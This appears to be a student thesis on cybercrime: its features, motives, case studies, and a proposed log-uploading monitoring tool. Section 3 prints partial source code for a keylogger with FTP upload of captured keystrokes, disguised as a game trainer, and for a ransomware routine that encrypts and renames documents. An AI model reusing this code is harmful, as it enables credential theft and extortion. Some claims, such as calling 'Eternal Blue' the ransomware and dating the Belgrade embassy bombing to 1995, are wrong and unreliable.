Bachelor`s thesis

Information Technology

1202140

2017

Yue Ba

UNDERSTANDING CYBERCRIME AND DEVELOPING A MONITORING DEVICE

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

BACHELOR`S | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Degree programme in Information Technology

2017 | 31

Yue Ba

UNDERSTANDING CYBERCRIME AND DEVELOPING A MONITORING DEVICE

Although cybercrime has been found long before the modern computer and network were invented, the common understanding of cybercrime is “Crime relates to computer or network”. To control or solve a crime, first we need to understand what feature it has, what motive is an attacker possessed of, and what difficulties we are facing.

Four of the features will be introduced. Then these features will be compared with conventional crime. To better understand cybercrimial, we will need to understand what motive drives them to conduct crime. After introducing the features and motive, three cases will be presented. Current problem with cybercrime is that cybercriminals target people with little computer knowledge. Besides that, a lot of evidences were erased by intruder which makes computer forensic difficult to proceed. Although large company may have different method ensure the safety of data log, there is no software for standard user. user. This thesis presents a software to potentially solve the current problem of data log. Other suggestions from different angles will also be made.

In conclusion, more effort need to be made regarding cyber security. Countless effort and investment have been made, yet statistics have proven that it doesn`t work as well as we expected and it proves an need for the proposal in this thesis.

KEYWORDS:

Cybercrime, data log

CONTENTS

Pictures

LIST OF ABBREVIATIONS (OR) SYMBOLS

FBI	Federal Bureau of Investigation
SRF	Sender Policy Framework
CSIS	The Center for Strategic and International Studies
Tor	The Onion Router
VPN	Virtual Private Network
IED	Improvised Explosive Device

1 INTRODUCTION

1.1 History & Evolution of Cybercrime

Cybercrime is a side product of Internet development. Comparing to conventional crime, cybercrime is new. However, the destruction cybercrime has cost is no less than conventional crime.

However, amazingly, the first cybercrime has been documented early in 1820. A group of employees of Joseph-Marie Jacquard tried to sabotage the loom Jacquard invented in fear of losing their job to the device. However, this is an example that is quite different from the cybercrime we commonly knew. [1]

The cybercrime we commonly know that depends on network and modern computer was found after the development of modern computer and Arpanet. The first virus-ish program called Creeper is made in 1971 by Bob Thomas who has no intention of conducting any criminal activities. [2] Since then, countless malicious software was made. Despite of the fact that malicious software become more complicate, and subtler, the main functions and purposes have barely changed.

As we stepped into Information Age, society depends more and more on computer and Internet. Even though the malicious software hasn`t changed much, the practicing field has been widely widened. It`s the evolution of our society which makes cybercrime thrive. In addition to that, conventional crime riding the tide of Information Age adapts to our world by digitalization. Drug trade, illegal gun trade and other conventional criminal activities began to offer E-service which lowers the chance of getting caught.

1.2 Definition of Cybercrime

The common misunderstanding of cybercrime is that cybercrime must involve computer or internet in each step. However, not all steps are conducted throughout computer or Internet. For example, dumpster diving is a preparation step of hacking. It only involves human efforts. Hackers will go through trash, especially paper document, disk drive or other stuffs that could function as carrier of information, to gather information that could be useful.

Another common misunderstanding is that computer is always the commission of a crime. However, the truth is that, when the computer is physically damaged by others with malicious intention, it can be also called cybercrime. For instance, the sabotage in 1820 mentioned above is categorized as cybercrime. People easily get confused, because this kind of crime overlaps damaging other`s property.

In conclusion, we can define cybercrime as `Crime relates to a computer, network or information technology`.

2 UNDERSTANDING CYBERCRIME

If an engineer tries to troubleshoot a malfunctional device, first he would locate the glitch, then he would try to solve the problem. If he faces too many obstacles, he would break it down to small problems, and conquer them one by one. To control or solve a crime, first we need to understand what feature it has, what motive is an attacker possessed of, and what difficulties we are facing.

2.1 Feature & Obstacles

Cybercrime, as a new kind of crime, has many features that are more powerful than conventional crimes. These features makes them more complicated for law enforcement than conventional crimes.

2.1.1 Internationality

Compared to conventional crimes, cybercrime is way faster and more powerful than the former one. For instance, the drug traffic would take days among countries, and smuggler would have enormous risk getting caught during the transportation. On the contrary, a hacker could hack one`s bank account whose country might be on the other side of the earth in a few minutes, and the risk of getting caught in action is nearly zero. Besides, without proper international law, hackers could walk free after conducting crime. In some circumstance, a hacker with certain knowledge of the international environment could use the relationship among countries as a shield.

2.1.2 High Intelligence

Cybercrime needs certain skill set like any other crimes. However, unlike some crimes. Part of the cybercrime requires extensive knowledge in computer science. Besides that, some criminals must be able to recognize the weak spot in a large amount of codes. They need to cover their digital footprint meticulously so that they wouldn`t get caught. They need to make plans for their attacks. All these features make them even harder to be apprehended by law enforcement around the world.

2.1.3 Anonymity

Sitting behind the computer, Internet users` identities are nothing but number and letters. These identities can be easily masked and altered. This feature gives people courage to do whatever they are afraid of doing in real life. Those who are bullied in real life are most likely to conduct extremely behavior in cyber world to unleash their anger and unsatisfaction.

Identities give people a responsibility to their behavior. [3] However, once the identity is hidden, the sense of responsibility drops, and people is able to conduct behavior that holds them responsible in real life. The typical example is the online racism. We can find a lot of racists` comment in online media like YouTube, but seldom in real life. In Chinese proverb: If you have nothing to lose, why shall you be afraid. Because people are afraid of losing their reputation and wellbeing in real life. Our name is tight to our reputation. Certain behavior like racism will damage that. However, once our behavior is no longer link to our identity or who we are, we become much bolder.

2.1.4 Highly Organized

With the development of network security, difficulties of conducting cybercrime increase with it. So instead of working alone and taking all the workload, cybercriminals decide to work together and divide labor. Division of labor makes cybercrime more efficient and profitable. Generally, these groups meet in online forum. They communicate through social media or darknet chatroom. They didn`t know other`s real identities. This compartment structure makes law enforcements even harder to apprehend whole organization.

2.2 Motivation

2.2.1 High Profit

Cybercrime is lucrative. People may picture cybercriminals as masters of the computer science, knowledgeable programmers. On the contrary, most of the cybercriminals are not. They are merely using the software they acquire. According to an interview with an

anonymous cybercriminals and research, a spam E-mail with a fishing website costs around €52, and he can profits estimate €520-650 before the website is shut down by the authority [4]. The collateral damage like social media account is excluded. The profit is ten times as the primary investment. In other countries, the cost for conducting cybercrime is different, but profit is similar even larger [5].

Under the gloomy economic environment around the world, this high profit, negligible risk industry attracts hundreds and thousands of people into business. This is believed to be the reason of increasing cybercrime around the world.




Figure 1 Profit of cybercriminal

Besides that, many cybercriminal groups are well funded. They are hired to attack rivals of their employer, extract valuable information and conduct other illegal behavior. Although an exact price couldn`t be found for different service, the exact services were found during research. Some hackers for hire only offers legal service which means they only conduct ethical hacking for individuals or companies to identify their potential security breach or find their lost password. This kind of hackers are called “white hat”. However, there are also many hackers offers illegal service. An example was found in deep web (Figure 2).

Figure 2 Hackers for hire in deep web

2.2.2 Political Angle

As mentioned before, cybercriminal groups are well funded. In some cases, funders are governments. As technology brings us a convenient and efficient life style, it also brings us potential threat. Government around the world also modernize their system with technology. However, it also makes government system more vulnerable than before. Countless sensitive government information is digitalized and become target for hackers who work for other governments.

The most infamous incident is known as PRISM project. U.S government agency NSA conducted (may still be conducting) illegal surveillance on global scale in the name of counter-terrorism. Allegedly, many U.S enterprises are involved in this project working aside with NSA. Although they denied involvement of this PRISM project, former NSA contractor Edward Snowden presented rather convincing evidences. U.S government collects a large amount of personal data from everyone in the world include high ranking government officials around the world. U.S has already build its own army for cyber warfare called United State Cyber Command. [6] However, the question is “For other countries, if this kind of army activities were detected in other countries, should it be considered as an act of war?” [7], since traditional warfare need follow strict international law and treaty. Will this kind of behavior also obey the law and treaty? Will there be

targets protected by the law and treaty? This kind of question needs to be considered but it will not be discussed it further in this section.

In some cases, government indulge the cybercriminals even cyber terrorists since their behavior is against certain government`s opponent. They offer political asylum for these kinds of organization. By doing so, they could achieve political gain through them.

Also, there are many countries working on cyber weapon. Allegedly, recent outbreak of ransomware is originally cyber weapon from NSA or North Korea. Although different news is reported by different news agency, the same theory is that is a cyber weapon developed by government.

Another recent incident is rumor about Russian involvement in U.S president election campaign. The accusation is that Russian hackers temporized election data to make sure that Donald Trump wins the election. Without any hard evidence, this accusation cannot stand. However, this rumor does draw attention to the cyber security of electronic campaign since digital data is possible to be temporized. [8]

2.2.3 Emotional Behavior

Emotional behavior is one of main reasons that hackers conduct cybercrime. Some hackers they hack for other reasons than profit. Their behavior may start with a non-malicious intention but also cost damage to people around the world.

Hackers are originally groups of people who are interested in technology but their behavior may be in grey area of law. They tend to show people what they are capable of doing. So, for them, hacking is a way to demonstrate themselves to the public. However, in the process, they jeopardize other`s property by doing so.

There are hacker activists hacking out of patriotism. In 1995, when U.S misfired upon Chinese embassy in Belgrade, Yugoslavia, many Chinese hacker activists began retaliating attacks on U.S government websites and other network facilities [9]. As a Chinese and a person studies information technology, their behavior can be understood but cannot be agreed.

There are many other emotions that may lead to a person with computer knowledge to conduct cybercrime. It`s essential to understand cybercriminals emotion to help to control cybercrime.

2.3 Cyber Terrorism

Cyber terrorism is a special kind of cybercrime. Cyber terrorism, by the definition of CSIS, is “the use of computer network tools to shut down critical national infrastructures (e.g., energy, transportation, government operations) or to coerce or intimidate a government or civilian population”. [10] The only reason I isolate this crime is because it has potential to cause real casualty.

With the development of terrorist organizations, many highly educated people joined terrorist groups. Their propaganda began to evolve from tradition media, like TV, flyers, to Internet videos, online streaming, and websites. After strict online regulation among countries, terrorists began to use deep web, also known as dark web, to recruit fresh blood and teach people how to make IED (Figure 3). Due to the internationality of Internet, they are capable of encouraging people to conduct terrorist attack around the world (Figure 4). It proves to be far more efficient than their traditional method. Because of the stealth and technical challenge of dark web, this kind of website are hard to shut down.

ISIS is just peak of the iceberg. There are many other terrorist groups using the same method conducting crime. In some cases, terrorist groups have its own cyber division like “East Turkestan Information Center”.

In addition to above, if a highly trained and organized group hacks public facility, like transportation system, it will cause public panic which will lead to a havoc. The potential damage to life and wellbeing, finance will be beyond measure.

Figure 3Terrorist website teaches how to make IED




Figure 4 Recruitment of ISIS around world

3 CASE ANALYSIS

First, I should claim that following experiments are conducted between my two computers, no personal interest was harmed during the experiment. Any attempt to use following code will be detected by current firewall. Criminals want to hide their identities and avoid evidence to be traced back, attackers would cover their tracks by deleting event log on the victim`s computer. They will also use other tools like Tor, VPN and Proxy to mask their IP address at the first place. Due to the simplicity of using VPN or other tools.


3.1 Trojan horse

Trojan horse is the most common malware we will encounter. Trojan horse is named after the tale of the Trojan war. As Trojan horse in history, Trojan horse malware looks like a normal software with malicious software embedded in it. When we run the normal software, embedded malicious software is also activated. Although Trojan horse has many features like pop-up ads, sabotage our files integrity and so on, the most commonly embedded software is keylogger.

3.1.1 Keylogger

Keylogger, as its name, logs keyboard input of host computer, which may compromise user`s username and password. To demonstrate how keylogger works, a keylogger program was created. Although most the keylogger can be detected by anti-virus software, it may still use certain software that is known to cause false alarm of anti-virus software as front to let us think that is just a false alarm. In this case, a game trainer was chosen as front to let test subject guard down. Test subject would turn off the firewall to run the game trainer. Once the program is running, the keylogger will execute the listening function (figure 5) to listen to keyboard input. It will also create a work.txt file on desktop (In real case, the file would be subtle to avoid suspicion). The work.txt file will upload to a FTP server of mine after monitoring 150 inputs (Figure 6). In this case, it will listen to global input, but it is possible to hook the keylogger to certain program like IE.

In this way, the attacker could listen to a specific software to avoid a large amount of data to process.



```
}//Example: cout<<dupcat("D:","\\","Folder",0)<<endl; ==> D:\Folder

  /*Upload file to server*/
BOOL uploadFile( char *filename, char *destination_name,char *address,char *username,char *password)
{
        BOOL t = false;
        HINTERNET hint,hftp;
        hint = InternetOpen("FTP",INTERNET_OPEN_TYPE_PRECONFIG,0,0,INTERNET_FLAG_ASYNC);
        hftp = InternetConnect(hint,address,INTERNET_DEFAULT_FTP_PORT,username,password,INTERNET_SERVICE_FTP,0,0);
        t = FtpPutFile(hftp,filename,destination_name,FTP_TRANSFER_TYPE_BINARY ,0);
        InternetCloseHandle(hftp);
        InternetCloseHandle(hint);
        return t;
}

 static int keysPressed = 0; //Lets count the keys pressed

LRESULT WINAPI Keylogger (int nCode, WPARAM wParam, LPARAM lParam)
{
        char currentDirectory[260];
                char * workFullPath;

    if  ((nCode == HC_ACTION) && ((wParam == WM_SYSKEYDOWN) || (wParam == WM_KEYDOWN)))
    {
          bool truth = getDesktopPath(currentDirectory); //If we can capture the desktop directory then we are good
                if (truth)
                {
                    //Concatenate desktop directory and files
                        workFullPath = dupcat(currentDirectory,"\\work.txt",NULL); //So the file path will be like: C:\Users\Corporation\Desktop\work.txt
                        f = fopen(workFullPath,"a+"); //Open the file
                }
        KBDLLHOOKSTRUCT hooked_key = *((KBDLLHOOKSTRUCT*)lParam);
        DWORD dwMsg = 1;
        dwMsg += hooked_key.scanCode << 16;
        dwMsg += hooked_key.flags << 24;
        char lpszKeyName[1024] = {0};
                lpszKeyName[0] = '[';

        int i = GetKeyNameText(dwMsg,   (lpszKeyName + 1),0xFF) + 1;
        int key = hooked_key.vkCode;
                lpszKeyName[i] = ']';
         //Key value or something else ?
                    //if the key if from A-Z,a-z,0-9 then add this to file
                        if (key >= 'A' && key <= 'Z')
                        {
                            if  (GetAsyncKeyState(VK_SHIFT) >= 0)
                                    key += 0x20;
                             if (f != NULL)
                             fprintf(f,"%c", key);
                        }
                                    //else add the name of the key.for example if the key is 32 -> Add "Space" to the file,so we know that space has been pressed.lps:
                        else
                        {
                                if (f != NULL)
                                    fprintf(f,"%s", lpszKeyName);
                        }
```

Figure 5 Listening function

```
  /*Upload file to server*/
BOOL uploadFile( char *filename, char *destination_name,char *address,char *username,char *password)
{
        BOOL t = false;
        HINTERNET hint,hftp;
        hint = InternetOpen("FTP",INTERNET_OPEN_TYPE_PRECONFIG,0,0,INTERNET_FLAG_ASYNC);
        hftp = InternetConnect(hint,address,INTERNET_DEFAULT_FTP_PORT,username,password,INTERNET_SERVICE_FTP,0,0);
        t = FtpPutFile(hftp,filename,destination_name,FTP_TRANSFER_TYPE_BINARY ,0);
        InternetCloseHandle(hftp);
        InternetCloseHandle(hint);
        return t;
}
```

Figure 6 Upload function

3.2 Cyber Extortion

Cyber Extortion is a rising cybercrime by using ransomware to hijack digital file or system. After hijacking, digital file or system, attackers would demand ransom in exchange for unlocking those files that has been hijacked. According to FBI, 4000 ransomware attacks were conducted daily in 2016. [11] Cyber extortion, compared to trojan horse, is more unscrupulous.

3.2.1 Ransomware

Ransomware is a malicious software that intentionally encrypt our files. It can be considered as kind of encryption software. Because of different encryption method, even with master key for certain encryption method, it`s rather difficult to decrypt file without

knowing what kind of encryption attackers use. In this scenario, a ransomware is based on SHA256 (Figure 7). The figure also demonstrates how the ransomware works. In this hijacking, specific types were targeted of file in this test (figure 8). After the ransomware is installed and executed. The test subject found its file with specific extension has been modified with new extension name (Figure 9).

In most of cases, when the ransom is paid, attackers will send a decryption software along with the key. However, in some cases, attackers keep blackmailing. It depends on the mental states of attackers.

In May 12, 2017, an outbreak of ransomware called “Eternal Blue” rages in EU and Asia due to the leak of NSA cyber weapon allegedly (Figure 10). “Eternal Blue” exploits Windows port 445 to attack. Although some companies blocked individual user using port 445, education system like schools` network didn`t. Due to the date is close to graduation period, many students who are graduating were infected with “Eternal Blue” which leads to many theses hijacked. This has led to a serious financial lose globally. The writer has not found any source code on this new ransomware so it can`t be analyzed thoroughly. However, we can see the damage that ransomwares are capable of in this case. [12]

```
public void Encyptfile(string file, string password)
{
        try
        {
            byte[] bytesToBeEncryted = file.ReadAllBytes(file);
            byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

            passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

            byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncryted, passwordBytes);

            file.writeAllBytes(file, bytesEncrypted);
            System.IO.file.Move(file, file + ".34xx");
        }
        catch {}
}
```

Figure 7 Encryption method & Hijacking files

```
public void encryptDirectory(string location, string password)
{
    var validExtensions = new()
    {
        ".txt", ".doc", ".docx"
    }
}
```

Figure 8 Targeting specific type of file




Figure 9 Hijacked Files

Figure 10 “Eternal Blue” Ransomware

3.3 Online pornography and blackmailing

In the following case, to protect person interviewed, an alias “H” is used to represent victim.

H is a university student who was going through a tough breakup. After posting status on Facebook, H was contacted by a girl online. Due to many psychological facts, H was easily seduced. Then the girl required video chat, the chat content became sexual. The girl recorded their chat without H`s knowledge. After the chat, on second day, the girl demanded 500 EUR to an offshore account, otherwise she would disclose the video she recorded to his friends and family. H went to the police and legal service, and the police officer claimed that even H want to make a case out of it, the chance it gets solved is close to zero because of the international fact and the Facebook account is one-time

account. The police officer also encountered this kind of situation and it ended up with the police officer paying the ransom. [13]

Online pornography and blackmailing is a high profit industry with approximately 0 capitalized cost. Because of the Internet, sex worker can work online from distance. Social media application makes it easy for sex worker selecting target. An account is free to register. Online profile is easily made up, which allows sex worker who lives in a country where sex industry is illegal to operate in a very safe environment.

In some extreme cases, children pornography is involved. Criminals have frequently used Internet to distribute child pornography since middle of 90s [14]. The risk of getting caught is greatly decreasing compared to traditional distribution system which is answering advertisement from newspapers [15].

4 INTERNET BLACK BOX AND OTHER SOLUTIONS

As mentioned in last section, the digital signature can be easily removed from our PC which leaves no evidence for law enforcement to process. What if we can preserve the log data by constantly uploading it into cloud or server? Can we build a software function as Internet black box?

4.1 How does hacker leave trace?

To understand internet black box, we need understand some basic knowledge.

If we open cmd.exe in Start menu and enter “netstat -a”, we will see a list of internet traffic coming in and going out of our computer (Figure 11). The first row represents the protocol that connection uses. The second row is local IP address and the number after “:” is the port number that connection uses. The third row is foreign IP address, in some cases the foreign IP address is not in normal IP format like “lj-in-f188:https”, this is called PTR (Pointer Record). The last row is the status to show the status of a connection. Most hacking activities can be shown in this list. In foreign address, we can find hacker`s IP or at least a proxy or VPN. Law enforcement can check log from proxy that would at least add more chance to apprehend criminals.




Figure 11 A list of internet traffic

To view what happens on our computers, we can use EventViewer provided by Windows (Figure 12). Using EventViewer, we can check what have been done to our computers by ourselves or other people. If we can know what hackers have done to our computers, we can try to locate and control the damage done by hackers. All the data is stored in “C:\Windows\System32\winevt\Logs”




Figure 12 Windows EventViewer

4.2 Concept & Theory

This software is aiming to increase the cost of hacking and deter attackers. The purpose of this software is that it can be easily used by people with less computer knowledge. So, it should be fully automatic, easily to access. Since it needs to constantly upload log file, the occupation of resource should be minimal. The transmission should be encrypted.

The software on client side should consist of a software logging and uploading Internet traffic and event log file from PCs, a web as interface to access the data that software keeps uploading. On the server side, a table is assign to users where each Internet traffic is documented as an entry, and IP address and other information are attributes (Figure 13).




Figure 13 Basic Working Theory

4.2.1 Software Design

The software will run on Windows platform. It will automatically execute cmd command to get netstat and upload logs to server every 5 mins. Files are transmitted through an encrypted channel. A small part of the prototype can be found in the appendix.

4.2.2 The security & authentication design

As a network security software, the security and authentication design of its own should be meticulous. The server should install firewall and keep it update. All the data transfer should be encrypted. The login function should have restricted login attempts in case of password guessing and brutal force. Once the “restricted login attempts” is triggered the system will freeze the account and alert the user by E-mail and cellphone message. If the user want to defreeze it, he will need the authentication code sent to his phone via

message. Using separated authentication devices not only prevents attackers from using access to compromised device to further compromise the account, but also increase the cost of hacking inter-platform which may reduce the profit. When users try to delete their entry, an authentication number will send to their phone for confirmation.

When users bind their phones, they will receive a code as register number with instruction that they remember the code or write it down on paper and delete the message. In the case where users lose their phone, they can use this code to unbind the cellphone.

By using bandwidth oversubscription, third party provider or automated mitigation, we can prevent DDOS attack to the server. Also having a database means we need be cautious about SQL-injection attack. We can apply “Prepared Statements”, “Stored Procedure”, or “Escaping all user supplied input” technic. Since we need user to upload data, so “Escaping all user supplied input” will not be considered in users` database.

4.2.3 Problem with this concept

This concept is facing three major problem:

1. For a small user group, the amount of data is still acceptable. However, when the user group gets larger, how we handle the data will become a major problem.
2. Server provider need to convince users that their data will not be access by any other people. Because the data that software uploads is rather private.
3. To maintain servers, a large amount of finanace is needed. However, concept of cyber security is not widely accepted by people which leaves a low market expectation.

4.3 Other Approaches

